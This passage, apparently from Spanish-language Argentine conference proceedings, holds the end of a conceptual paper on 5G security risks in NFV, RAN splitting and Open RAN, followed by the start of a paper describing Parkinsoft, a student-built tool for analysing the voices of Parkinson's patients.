¹ La Agencia de la Unión Europea para la Ciberseguridad, ENISA, es la agencia de la Unión Europea dedicada a lograr un alto nivel común de ciberseguridad en toda Europa

Segundo, la resistencia violenta de grupos anárquicos coordinados mediante redes sociales. Son cada vez más y más virulentos los grupos anti 5G, no enunciaremos a ninguno porque la búsqueda en la red social cuyo símbolo es una F, es bastante demostrativa, solo expondremos algunos ejemplos particulares.



Figura 1 Grupos organizados



Figura 2 Manifestantes callejeros



Figura 3 Antenas "bajo sospecha"



Figura 4 Confusión planificada

Claramente, no es intención de este trabajo exponer o criticar a las personas o razones que llevan a tales comportamientos, mientras no incluyan la violencia. Sin embargo, debemos mencionar tres ítems de trascendencia:

1. Se nota un especial interés en confundir cuestiones sin vinculación, se habla de enfermedades, chips y radiaciones para control superponiendo imágenes repetidas o de lugares que no son los descriptos.
2. En nuestro país no se ha licitado el espectro de ondas electromagnéticas recomendado para 5G bandas medias (2 a 8 GHz) y bandas altas (sobre los 24 GHz.).
3. En nuestro país no han ocurrido pruebas de campo sobre 5G ni instalaciones por fuera de laboratorios.

En resumen, parece que la mitigación de amenazas a daños de infraestructura va a tener que venir acompañada de una importante campaña de esclarecimiento porque es previsible que la escalada de violencia pase de los 120 ataques denunciados² a muchos más.

El tercer punto del escenario de amenazas para las redes 5G que hemos de analizar es más técnico que los puntos primero y segundo donde iniciamos esta introducción.

3. Qué significa seguridad para 5G

En 5G, la red deja de tener fronteras convencionales, será un ecosistema abierto en el que todo tipo de terceros no gestionados pueden conectarse, entonces los firewalls y otras defensas seguirán siendo importantes para ayudar a detener a los piratas informáticos antes de que accedan al corazón de la red, pero indefectiblemente los ataques pasarán.

Específicamente por la conexión de dispositivos de bajo nivel de mantenimiento y actualización, como ser los dispositivos de IoT.

² <https://escudodigital.com/empresas/2020/05/21/la-creencia-que-relaciona-5g-y-covid-19-imparable-120-ataques-contra-redes-de-esta-tecnologia/>

Dichos dispositivos, por simplicidad y costos asociados cuentan con un firmware/software que rápidamente quedaría obsoleto o más vulnerable a que se descubran "bugs" en su funcionamiento, transformándolos en potenciales atacantes dormidos.

Según Nokia, en su documento de trabajo Building Trust – What security means to 5G [2].

Una cosa está clara: 5G es parte de la infraestructura crítica futura y, como tal, asegurar la cadena de suministro es de importancia nacional. La próxima generación de redes tendrá que ser más segura que cualquiera que ha venido antes. En lugar de aplicarse a los servicios de red a posteriori, la seguridad necesitará ser integrada desde el principio, con toda la red actuando como un sensor unificado gigante para mantener infraestructura y servicios seguros. (pág.3).

Imagine un lugar de trabajo remoto con vehículos autónomos usados para transportar materiales de un lugar a otro. Para mantener la carga segura, esos vehículos necesitan responder muy rápidamente a las condiciones cambiantes, ya sea para evitar una manada de animales en la carretera o ajustándose a los peligros relacionados con el clima. Pero que se halla conectado a una red gestionada por un ataque de DoS.

Los sensores a bordo de los vehículos y los procesadores se combinarán con la red y los mecanismos de control en un único ecosistema de extremo a extremo, pero de latencia o respuesta inadecuada.

La seguridad debe extenderse a todo este ecosistema y ser tan flexible y adaptable como el servicio que protege.

Retomando las previsiones de seguridad propuestas por ENISA, podemos describir que con acertado criterio han decidido definir cuáles son los bienes que es necesario proteger.

La lectura de los elementos que muestra la figura 5 son coincidentes con toda la propuesta de la arquitectura NFV propuesta por ETSI, ya sea para arquitecturas monolíticas univendedor o estructuras multivendedor donde se conjugan universos de proveedores y desarrolladores.

El trabajo Virtualización de funciones de red de una Telco en Argentina 2018. Compartí tu Wi-Fi, un caso de estudio [3] presentado en CoNaIISI 2018 de Mar del Plata, hace una descripción detallada de los componentes de la arquitectura o framework de N.F.V, corazón central de una implementación futura completamente 5G.

Mientras que en el trabajo de investigación **Redes 5G y Virtualización de funciones de red en Argentina** [4] de este mismo grupo de trabajo en redes móviles se hace mención a las dificultades que enfrenta cualquier desarrollo de las características de 5G



Figura 5 Bienes a proteger de acuerdo a ENISA

Téngase presente que el “rebanado” o slicing de la red, para permitir el correcto desempeño de todos los fabricantes de hardware y desarrolladores de software es una ventaja muy grande que se brinda desde la red hacia los posibles atacantes.

Además, la coordinación entre todos los proveedores que conforman una solución end to end es de por sí una complicación difícil de solucionar.

Solo en el core NFV, el framework de trabajo nos impone lo que se grafica en la figura 6.

El viaje a una red NFV completamente operacional requiere la coordinación de tres desarrollos interconectados, pero totalmente separados: Virtualización, Orquestación y Automatización, ninguno de estos caminos puede considerarse de manera aislada (Ashton Metzler, 2015, p.47) [5] por esa razón podemos definir 3 puntos de entrada a ataques diferentes.

Por ejemplo, especialistas en bases de datos o especialistas en redes, suman dos amenazas donde antes solo existía una. Los especialistas en ataques a bases de datos no eran expertos en elementos físicos de la red, pero al encontrarnos en un entorno virtualizado, los programadores toman relevancia.

Las redes 5G presentan una arquitectura descentralizada y nos hallamos en la paradoja de planificar una sola unidad de control para manejar y procesar todos los datos, cuando por definición de NFV eso no debe hacerse, parece imposible de solucionar, porque si descentralizamos todas las etapas de la arquitectura, cómo controlarlas

. No podemos descentralizar sin controlar y ¿cómo controlar un dispositivo en el que no confiamos?




Figura 6 Framework del corazón de una red 5G

Según la NSA [6] la seguridad en 5G se debe modelar similar a un concepto como Block Chain en el sector bancario para compartir seguridad-entre las entidades intervinientes- pero de manera confiable. Este es un tema aterrador porque IMT2000 ya dividió la red en tres dominios separados según los requisitos de latencia del caso de uso. El dilema es que se requieren diferentes recursos de RF para mapearlos con un recurso virtualizado en un datacenter diferente en la nube.

4. La Radio Access Network (RAN)

En trabajo previos de investigación analizábamos como sería el desarrollo o la carrera desde 4G a 5g, haciendo hincapié en las diferentes necesidades económicas de cada empresa de Telecomunicaciones en el mundo, mencionamos que era impensable que Argentina desplegara 5G cuando aún tenía pendiente inversiones comprometidas en LTE. Sin embargo, la avanzada asiática, era el lugar de disputa de novedades, desde el punto de vista de terminales de usuario y al parecer, Estados Unidos será el rector en cuanto a las disputas con referencia a la etapa de radio cercana al dispositivo industrial, ya no el equipo celular sino el equipo y sistema que conecte la maquinaria a la red.

Prueba de ello son las discusiones políticas ya mencionadas, entre las que podemos destacar que³ la FCC y el gobierno federal en general creen que existe la necesidad de una oferta 5G segura de extremo a extremo basada en tecnología nacida en América del Norte. Las implicaciones de seguridad nacional de 5G en la conexión entre el gobierno y el ejército, los socorristas, las redes de energía, el transporte, los sistemas logísticos, la atención médica, las instituciones educativas y los mercados financieros impulsan el deseo de alejar la dependencia de Estados Unidos de las empresas extranjeras.

Por lo pronto, empresas y reguladores están dando forma a nuevos estándares que volverían a dividir la red en 3 nuevos sectores, pero ya no en el corazón de esta sino en el acceso. Tal es el caso de Ericsson y su propuesta de dividir en 3 la RAN [7]




Figura 7 División de la RAN en 3 capas según Ericsson

Con la capa inferior dividida, el punto de terminación para el cifrado es la unidad de cifrado CU, que termina el PDCP en el lado de la red. Con esta división, la Unidad de Radio (RU) y la unidad de distribución (DU) no pueden acceder (es decir, descifrar) el plano de usuario y el plano de control, lo que significa que la RU y la DU no son tan críticas como la CU cuando se trata de integridad y confidencialidad de los datos del usuario o la señalización. Aun así, tanto la RU como la DU pueden afectar la disponibilidad del acceso a la red 5G. Este sistema no encarecería los costos del dispositivo final, sino el acceso de la red.

³ http://content.rcrwireless.com/inseego_evolution_us_policy_webinar

Otras organizaciones distintas de 3GPP, como O-RAN, tienen como objetivo definir arquitecturas de implementación y despliegue, centrándose en cómo podemos dividir aún más la parte más cercana al equipo de usuario, usando bloques de construcción aún más granulares que los descritos anteriormente

Específicamente, el trabajo en la división de la capa inferior (funciones de acceso de radio) también introduce una RU además de las DU y CU. Este desarrollo permite aún más formas de distribuir la funcionalidad RAN y, por lo tanto, diluye aún más la distinción entre RAN y núcleo desde una perspectiva de seguridad.

Resulta evidente que la perspectiva OpenRAN, es en particular, más afín a la propuesta del ETSI (European Telecommunications Standards Institute) que busca la integración entre proveedores, recordemos que una de las premisas sugeridas por ETSI para el desarrollo de NFV fue la búsqueda de plena interacción entre fabricantes y desarrolladores, sin que ello implicara membresía al grupo de trabajo⁴.




Figura 8 Slicing según OpenRAN

Las siguientes son algunas de las preocupaciones que comúnmente se plantean, aunque vemos un rendimiento cada vez mayor del hardware abierto (por ejemplo, servidores HP o DELL) en un lado, vemos un requisito cada vez mayor de rendimiento y latencia en el otro lado (es decir, el requisito de rendimiento y latencia necesitado en la RAN).

La pregunta es si la velocidad de la evolución del hardware abierto es lo suficientemente rápida como para alcanzar la velocidad de la evolución de los requisitos.

También, al implementar este tipo de arquitectura dividida, es muy probable que el hardware (es decir, el servidor) y el software (pila de protocolos) provengan de diferentes proveedores. ¿Quién va a ser responsable si ocurre algún problema? Por supuesto, se verán algunos problemas de hardware obvios y algunos problemas de software obvios, pero en realidad hay muchos problemas en el límite entre el software y el hardware (es decir, problemas a los cuales es difícil señalar claramente la causa raíz). Como todos pueden entender, a nadie le gustaría asumir la responsabilidad de los problemas. Pasaría por muchos idas y vueltas entre las diferentes partes interesadas (es decir, operadores de red, proveedor de hardware, proveedores de software y la enorme lista de empresas contratadas para desarrollos dentro del desarrollo general).

Algunos ejemplos, SK Telecom ha encontrado resistencia interna a la virtualización de su red de acceso por radio (RAN), y su departamento de operaciones está preocupado de que una revisión pueda aumentar la complejidad e incluso representar una amenaza para la seguridad⁵

El departamento de operaciones de SKT aparentemente está preocupado de que, en un entorno abierto con una multitud de proveedores, las vulnerabilidades que aparezcan en vRAN se dejarán al operador para que las solucione. "Ellos [el personal de operaciones] no pueden soportar ese tipo de carga", dice Park Jin-hyo, director de tecnología de SKT.

Deutsche Telekom AG (NYSE: DT) de Alemania criticó la semana pasada a sus proveedores por desarrollar productos que funcionan solo con su propia infraestructura, también denominada virtualización monolítica [8].

Orange, mientras tanto, acaba de comenzar a invertir en virtualización monolítica debido a la preocupación sobre quién tiene la responsabilidad en caso de un problema. Hemos de hacer mención que uno de los mayores proveedores de las soluciones monolíticas se encuentra en plena disputa política con el gobierno de EE.UU.

Si, Huawei es quien lidera el mercado de las soluciones monolíticas en el mundo

Por el lado de los éxitos deberemos esperar un poco más ya que, en junio 2020, Rakuten conectará radios 5G construidas por NEC con nuevos principios de diseño de redes de acceso por radio (RAN) "abiertas", lo que teóricamente permitirá que el hardware de un proveedor se utilice junto con el software de otro. Como el primer lanzamiento comercial de RAN abierto del mundo, será una prueba de fuego de la nueva tecnología y la capacidad de NEC para proporcionarla.

⁴ <http://www.etsi.org/images/files/ETSIGenericPresentation.pdf>

⁵ <https://www.lightreading.com/mobile/fronthaul-c-ran/vran-tech-hits-resistance-at-sk-telecom/d/d-id/741230>

En relación a lo expuesto, y reafirmando lo antedicho, para el caso de consultas realizadas a especialistas de Argentina para la virtualización las respuestas no dejaban lugar a dudas, habían confirmado las dificultades que implicarían unir el mundo del software y las redes de comunicaciones

La figura 9 y siguientes muestran los resultados de las consultas y por otro lado dejan al descubierto la capacidad de los profesionales de las telecomunicaciones consultados

3.2. Según su experiencia, la integración entre proveedores, ha resultado problemática?




Figura 9 Integración entre proveedores

3.3 Si su experiencia en la integración entre proveedores ha resultado traumática, explique la razón

- Falta de competencia
- Estándares poco claros
- Problemas de interoperabilidad y grises de los protocolos
- Varios integradores actuando sobre una tecnología muy moderna
- Falta de capacitación nuestra y de los proveedores

Figura 10 Problemática de la integración

4.3 De acuerdo a su criterio mencione 3 limitaciones de la tecnología NFV

- Inmadurez, Escalabilidad de la infraestructura, Recurrencia
- Madurez, Transformación, Información
- Know How, Performance y escalabilidad
- Capacitación en IT y OpenStack
- Presupuesto para la inversión inicial de equipos y readecuación de planta energética (pasa de 48V a 220V)
- Tiempo para pruebas de VNF OnBoarding
- Ausencia de hardware dedicado para Telecomunicaciones

Figura 11 Limitaciones a resolver

5. Conclusiones y posibles líneas de Investigación.

La investigación comprueba que la implementación de una arquitectura 5G con corazón NFV, resulta una tarea compleja e involucra el trabajo de diversos especialistas, que dicha complejidad trae aparejado, un problema o brecha de seguridad muy importante.

Si bien difundir el uso de software libre en hardware genérico evita la dependencia de un único proveedor, las responsabilidades se hacen difusas y es de esperar que las soluciones a problemas no detectados en fases de desarrollo o producción, se demoren en llegar.

Los vaivenes políticos hacen que la presencia de un único proveedor también sean un factor de riesgo para las inversiones y las redes de 5G.

El hecho de pretender virtualizar la RAN es de por sí positivo y beneficioso, pero presenta un nivel de riesgo al que los responsables del funcionamiento de la red en su conjunto no quieren asumir.

No parece factible el uso de una Open RAN en zonas rurales, por la dificultad de disponer de mano de obra capacitada y especializada.

Los dispositivos de IoT van a ser con seguridad los principales motores de los ataques cibernéticos futuros y pareciera aconsejable que solo tengan acceso a una determinada zona de la red 5G similar a una DMZ de las redes informáticas tradicionales.

Una posible línea para futuras investigaciones es realizar un análisis de rendimiento y latencias en Open RAN y Slicing RAN cuando los core de red son del mismo tipo, para verificar si la diferencia de latencias y rendimiento justifica los costos de uno u otro sistema.

Finalmente, un factor que no puede dejarse de lado es la influencia del Estado como jugador de peso en las Telecomunicaciones de un país o región.

Tal influencia será notable en el desarrollo de hardware o de software, ya sea por incentivos económicos de desarrollo o por barreras arancelarias o de seguridad. Inclusive cuando sea necesario brindar conciencia a la población sobre los efectos neutros de la radiación electromagnética utilizada en las redes 5G.

Es importante mencionar que Telefónica de España, el día 1/09/2020 ha informado, a través de su Chairman & CEO, que asumirá “una posición de liderazgo en la Cuarta Revolución Industrial para construir la conectividad del futuro e impulsar la digitalización de las empresas, de las pymes, de las administraciones públicas y de los ciudadanos. Con este despliegue de 5G, el más ambicioso de la Unión Europea, daremos cobertura a 75% de la población de España este mismo año”.

Según la prensa especializada⁶, Telefónica ha comprado la empresa de ciberseguridad Govertis. La compañía adquirida se integrará en la unidad de cambio digital de la operadora con sede en España, Telefónica Tech, y específicamente en su subdivisión de ciberseguridad ElevenPaths con ello parece apreciarse una mirada destacable hacia la seguridad de las redes.

6. Glosario

BBU: Unidad de banda base: un subsistema en un dispositivo de telecomunicaciones que procesa señales de radio de banda base.

- Núcleo: la red "troncal" que interconecta otras redes y sistemas para intercambiar información.
- CPRI: Interfaz común de radio pública.
- eCPRI: publicado después de CPRI, el estándar eCPRI se utiliza para redes LTE Advanced y 5G.
- Cifrado: el proceso de convertir información o datos (texto plano) en formato codificado (texto cifrado) para evitar el acceso no autorizado.
- NDS / IP: Network Domain Security / IP es un marco para asegurar la transmisión de datos entre sitios en una red móvil.
- Latencia: retrasos en la transmisión o procesamiento de datos.
- Capa: un nivel de abstracción en una pila de protocolos de red.
- Long-Term Evolution (LTE): un estándar para la tecnología de banda ancha inalámbrica 4G
- FCC: Comisión Federal de Comunicaciones (Federal Communications Commission).
- NSA: Agencia de Seguridad Nacional es una agencia de inteligencia del Gobierno de los Estados Unidos.
- IMT-2000: Telecomunicaciones Móviles Internacionales 2000, proporciona un marco para el acceso inalámbrico mundial uniendo los diversos sistemas de redes terrestres y satelitales.
- Red de acceso por radio (RAN): tecnología que conecta dispositivos individuales a otras partes de una red a través de conexiones de radio.
- RU: Unidad de radio: un transceptor de radio remoto que se conecta a un panel de control de radio del operador a través de una interfaz eléctrica o inalámbrica.
- PDCP: Packet Data Convergence Protocol.
- Red de transporte: conecta la red de acceso y el núcleo u otras estaciones base entre sí.
- NFV: virtualización de funciones de red
- DDoS: Distributed denial of service, ataque distribuido desde miles de equipos para lograr que los

servidores no puedan brindar servicio a usuarios legítimos.

7. Referencias

- [1] Peliza, Carlos, Dufour, Fernando, Serra, Ariel. Redes 5g desde el Estado al Arte. ReDDI.Revista Digital del Departamento de Ingeniería. Semestral: Junio - Julio y diciembre - enero. ISSN en línea ISSN 2525-1333
- [2] Gerald Reddig, "Building Trust – What security means to 5G", Nokia,Finland, SR2003042480EN (March) CID207306.
- [3] Peliza, Carlos, Dufour, Fernando, Serra, Ariel Micieli Gustavo, Biga Daniel. Virtualización de funciones de red de una Telco en Argentina 2018. CoNaIISI 2018 – 6to Congreso Nacional de Ingeniería Informática – Sistemas de Información. Mar del Plata
- [4] Roca, José Luis Dufour Fernando Peliza Carlos, Ariel Serra, Gustavo Micieli. Redes 5G y Virtualización de funciones de red en Argentina XIII Workshop arquitectura, redes y sistemas operativos (WARSO).CACIC 2018.Tandil
- [5] Metzler, A., & Metzler, J. (2015). The 2015 guide to SDN and NFV.Obtenido de Webtorials.
- [6] National Security Agency review of Emerging Technologies. 3GPP TR.501
- [7] Norman, Karl & Patrick Teppo, Security in 5G RAN and Core deployments, Apr 2020.
- [8] 3GPP TS 36.323 - Evolved Universal Terrestrial Radio Access (E-UTRA); Packet Data Convergence Protocol (PDCP) specification.
- [9] Dufour Fernando Virtualización y 5G, en Argentina. JORNADA DE INTEGRACIÓN, EXTENSIÓN Y ACTUALIZACIÓN. Apóstoles, Misiones, Argentina.2019

⁶ https://enterpriseiotinsights.com/20200831/channels/news/telefonica-set-for-shopping-sprees-after-buying-govertis?utm_campaign=20200831%20RCRenewsMon&utm_medium=email&utm_source=Eloqua

Utilización de Software Parkinsoft para comparar voces de personas con y sin Enfermedad de Parkinson

Giuliano, Mónica; Luciano, Esteban; Massiolo, Rodrigo; Procopio, Gastón; Vaccotti, Fabiana; Viqueira, Martín; Linari, Daniela; Adamec, Darío;

Universidad Nacional de La Matanza

Florencio Varela 1902, San Justo, Prov. Buenos Aires, Argentina

Hospital Rivadavia y Hospital Posadas

mgjuliano@unlam.edu.ar; esteban.luciano.91@gmail.com;

rodrigomassiolo@gmail.com; gprocopio7@gmail.com; fvaccotti@gmail.com;

martinnviqueira@gmail.com; danielalinari@hotmail.com;

darioadamec@yahoo.com.ar

Resumen

El trabajo colaborativo interdisciplinario para abordar problemas complejos y proponer soluciones tecnológicas accesibles se hace necesario cada vez más en la comunidad científica. Aquí se presenta parte del trabajo realizado entre médicos de hospitales públicos de Argentina, estudiantes de último año de Ingeniería en Informática e investigadores de la Universidad Nacional de La Matanza (UNLaM) para el estudio de la voz de pacientes con Enfermedad de Parkinson (EP). Parkinsoft, es un sistema libre elaborado por estudiantes de la UNLaM que permitiría el relevamiento de voces en consultorio de pacientes con EP, en cuya elaboración se tuvieron en cuenta las necesidades de posibles usuarios en diferentes niveles: médicos, pacientes, fonoaudiólogos, investigadores, entre otros. En el Hospital Rivadavia, a su vez, se ha construido una base de datos con voces de pacientes con EP y aquí se presentan algunos ejemplos de los resultados que se obtienen analizando sus voces con Parkinsoft. Los resultados muestran evidencias de diferencia en la voz de personas con y sin EP, además confirma la potencialidad del trabajo interdisciplinario en esta área para obtener resultados más precisos y accesibles.

Introducción

Desde el descubrimiento de la enfermedad de Parkinson (EP) y con el avance de la medicina y la tecnología, se han investigado soluciones y/o acompañamientos para ayudar tanto a los pacientes con EP como a los médicos que la estudian y tratan. Se han diseñado distintos sistemas informáticos que permiten a los médicos realizar un seguimiento de los aspectos físicos y

clínicos, pero pocos han tenido en cuenta la afectación de la voz y la posibilidad de uso en el consultorio en forma accesible y como una herramienta para la toma de decisión del médico. Parkinsoft ofrece un principio de solución [1].

Trastornos en la voz y en la comunicación oral afecta hasta entre un 60% y un 80% de los pacientes con EP [2]. En el caso de la EP y otras enfermedades neurodegenerativas, diversos estudios [3-6], han identificado las anomalías presentes en grabaciones de voz de los pacientes, poniendo de manifiesto la posibilidad de usar técnicas de análisis de señales acústicas para el diagnóstico precoz de la enfermedad.

En pacientes con EP se presentan estas alteraciones que se relacionan con descoordinación de la musculatura responsable del habla, que provoca trastornos vocales y articulatorios y problemas de deglución [7,8]. La comunicación oral, a su vez se ve afectada por la inteligibilidad del habla [9]. Por ambas razones, el análisis de la voz de pacientes con EP supone una herramienta útil para recabar información complementaria a los médicos que realizan el seguimiento. Se considera que el diagnóstico de EP a través del análisis de trastornos del habla utilizando sistemas de tele-diagnóstico y tele-monitoreo, no solo evitaría las complicaciones de los métodos invasivos, sino que, además, es de bajo costo y fácil auto administración [5].

El diagnóstico de la enfermedad es clínico, determinándose con la aparición de afecciones motoras como temblor, rigidez y lentitud en los

pacientes. Se sabe que la EP afecta la voz, sin embargo, hasta el momento no se ha tenido en cuenta desde el punto de vista clínico. Los médicos observan que la voz, en muchos casos, se degrada con el tiempo y algunos pacientes llegan a quedarse sin habla.

La enfermedad tiene tres etapas:

- 0 - 4 o 5 años: en esta etapa se pueden controlar los síntomas de la enfermedad con medicación. Empiezan a aparecer los primeros patrones de alteración en la voz, quizás imperceptibles por el oído humano.
- 5 - 10 o 15 años: en esta etapa la medicación no tiene la misma eficacia en el tiempo. Se manifiestan los síntomas con mayor frecuencia y el paciente comienza a mostrar pérdidas en la potencia en la voz, volumen bajo y tartamudeo.
- 15 años o más: el paciente manifiesta problemas de equilibrio y en muchos casos, la pérdida total de la voz.

En Argentina hay aproximadamente 70 mil personas que padecen Parkinson, de los cuales el mayor porcentaje son adultos mayores. El 1% de los mayores de 65 años y el 2% de los mayores de 80 años padecen esta enfermedad, siendo más frecuente en los varones. Según la Organización Mundial de la Salud va en claro aumento y, a nivel mundial, afecta a entre el 1 y 2% de los mayores de 65 años.

1. Parkinsoft

Desde el descubrimiento de la enfermedad de Parkinson y con el avance de la medicina y la tecnología, se han investigado soluciones y/o acompañamientos para ayudar tanto a los pacientes que sufren esta enfermedad como a los médicos que la estudian y tratan. Se han diseñado distintos sistemas informáticos que permiten a los médicos realizar un seguimiento de los aspectos físicos y clínicos, pero pocos han tenido en cuenta la afectación de la voz de un paciente con Parkinson. Un grupo de estudiantes de UNLaM a elaborado Parkinsoft con el objetivo de construir un sistema libre y accesible que permita realizar

dicho seguimiento, teniendo como entrada audios de los pacientes, para presentar como salida una serie de gráficas representativas de dichos audios [1].

Parkinsoft se construyó a partir de entrevistas realizadas a profesionales de la salud de dos hospitales públicos de Argentina (Hospital Posadas y Hospital Rivadavia). Se buscó interpretar las necesidades de los médicos, los avances de la investigación y las posibilidades tecnológicas para desarrollar un producto confiable y utilizable pero perfectible en el tiempo. Los médicos consideran útil una herramienta que pueda utilizarse en el consultorio para determinar si un paciente tiene trastornos en la voz y decidir sobre la conveniencia derivación al grupo de fonoaudiólogos y/o otorrinos.

En cuanto la definición de parámetros indicadores de trastornos de la voz las investigaciones no son concluyentes y los resultados, en general, se fundamentan en bases de datos muy acotadas. Parkinsoft aportaría en el futuro la posibilidad de aumentar la disponibilidad de voces en bases datos ampliadas.

Los estudiantes entrevistaron a distintos profesionales de la salud, donde relevaron la importancia de la posibilidad del seguimiento de los pacientes con EP para identificar cambios que requieran o no consulta presencial y evitar traslados muchas veces dificultosos. A futuro podrían procesarse dichas bases con el uso de Inteligencia Artificial [10].

Surge entonces la necesidad de un sistema software que permita realizar un seguimiento en el tiempo de la afectación de la voz de los pacientes.

Con el uso de este sistema existiría la posibilidad de encontrar de forma temprana perturbaciones en la voz. De esta manera el profesional podría tomar acciones preventivas para controlar y reducir la probabilidad de pérdida de la voz.

Parkinsoft se llevó adelante utilizando un modelo Proceso Unificado de Desarrollo

Software como trabajo de fin de carrera de un grupo de estudiantes de Ingeniería en Informática en el marco de la asignatura “Proyecto de fin de carrera” en 2019.

Las fases del desarrollo se describen a continuación:

Fase de Inicio: En esta fase se aplicó técnicas de entrevistas abiertas y cerradas para el proceso de elicitación.

Adicionalmente, se buscó información bibliográfica, multimedia, etc. correspondiente al área de estudio.

Esta etapa concluyó con la formación de los objetivos, límites y alcance del proyecto. Además de un análisis de factibilidad, y una planificación inicial del proyecto.

Fase de Elaboración: Los requisitos funcionales del sistema se documentaron a partir de Casos de Uso. Todo el desarrollo se basó en la arquitectura del Modelo MVC (Modelo-Vista-Controlador) para las plataformas web y mobile.

Fase de Construcción: Para el desarrollo se aplicó metodologías de Programación Orientada a Objetos y Arquitectura Orientada a Servicios.

Para el testing del software se realizaron pruebas unitarias y de caja negra.

Fase de Transición: En esta fase se realizaron pruebas de aceptación por parte de los usuarios (pruebas UAT1), en particular realizadas por médicos de las especialidades afectadas, como neurólogos, fonoaudiólogos, entre otros.

Dada la necesidad planteada en este documento se ha desarrollado el software “Parkinsoft”, basado en las siguientes tecnologías:

- Conversor de Audios: FFmpeg;
- Descomposición de Audios: OpenSmile;
- Análisis estadístico y graficador: R;
- Servidor: Google Cloud Platform;
- Sistema Operativo: Linux Debian;
- Arquitectura: MVC;
- Framework: Laravel;

- Interfaz con el usuario: Aplicación Mobile y Aplicación Web;

Cada una de las tecnologías mencionadas se describen en las siguientes subsecciones.

1.1. Conversión de Audios: FFmpeg

FFmpeg [11] es un framework OpenSource que permite codificar, decodificar, mezclar, filtrar, transmitir y ejecutar cualquier tipo de archivo de audio.

Parkinsoft utiliza FFmpeg para transformar los audios cargados por los pacientes al formato WAV (Waveform Audio File Format). La única excepción es que el audio de entrada no debe ser del tipo MP3 (MPEG-1 Audio Layer III), puesto que este formato reduce la calidad del audio.

1.2. Descomposición de Audios: OpenSmile

Parkinsoft utiliza OpenSmile [12] para transformar un audio del tipo WAV en variables cuantificables (tono, rango, energía, frecuencia). Con este software y mediante distintas configuraciones, se obtienen distintos grupos de variables de un audio. Por cada configuración OpenSmile genera archivo CSV (Comma-Separated Values) con las variables que finalmente serán insertadas en la base de datos. Las configuraciones son:

- Chroma: Determina la energía aplicada en los 12 tonos en lapsos de 10 milisegundos.
- Audspec: Determina el espectro sonoro en el audio en lapsos de 10 milisegundos.
- Energy: Determina la energía aplicada en lapsos de 10 milisegundos. Dicho valor de energía se encuentra con logaritmo aplicado.
- eGeMAPS: Determina una media en las frecuencias base, primera, segunda y tercera, su amplitud y ancho de banda. Además, se obtienen el valor de tono,

¹ Por sus siglas en inglés: User Acceptance Testing.

semitono, shimmer, jitter, armonías, ruido, slope entre bandas.

- Prosody: Determina la frecuencia fundamental, probabilidad de que sea una voz y volumen del audio en lapsos de 10 milisegundos (este se utiliza para vowel y transformada de fourier).

1.3. Análisis estadístico y generador de gráficos: R

Parkinsoft utiliza R [13], para tomar desde la base de datos, las variables de OpenSmile y generar los gráficos por cada configuración.

Cada uno de los gráficos variará dependiendo del tipo y la configuración de descomposición de audios del OpenSmile, siendo los siguientes:

- Chroma: Gráfico Mapa de Calor
- Máx-media-min: Gráfico de Línea;
- Audspec: Gráfico Mapa de Calor;
- Energy: Gráfico de Línea;
- eGeMAPS: Gráfico de Línea;
- Prosody: Gráfico de Línea.

1.4. Arquitectura MVC y framework Laravel

Parkinsoft está basado en la arquitectura de software MVC, que separa los datos de la aplicación, la interfaz de usuario, y la lógica de control en tres componentes distintos. Se ha utilizado como framework Laravel [14], una opción libre para desarrollar aplicaciones web en lenguaje PHP [15].

La arquitectura MVC junto a Laravel brindan la posibilidad tanto de tener plataforma web con llamadas HTTP/HTTPS, como mobile con la utilización de API REST. Laravel proporciona además una interfaz para la comunicación interna con los módulos del servidor Debian.

1.5. Servidor: Google Cloud Platform

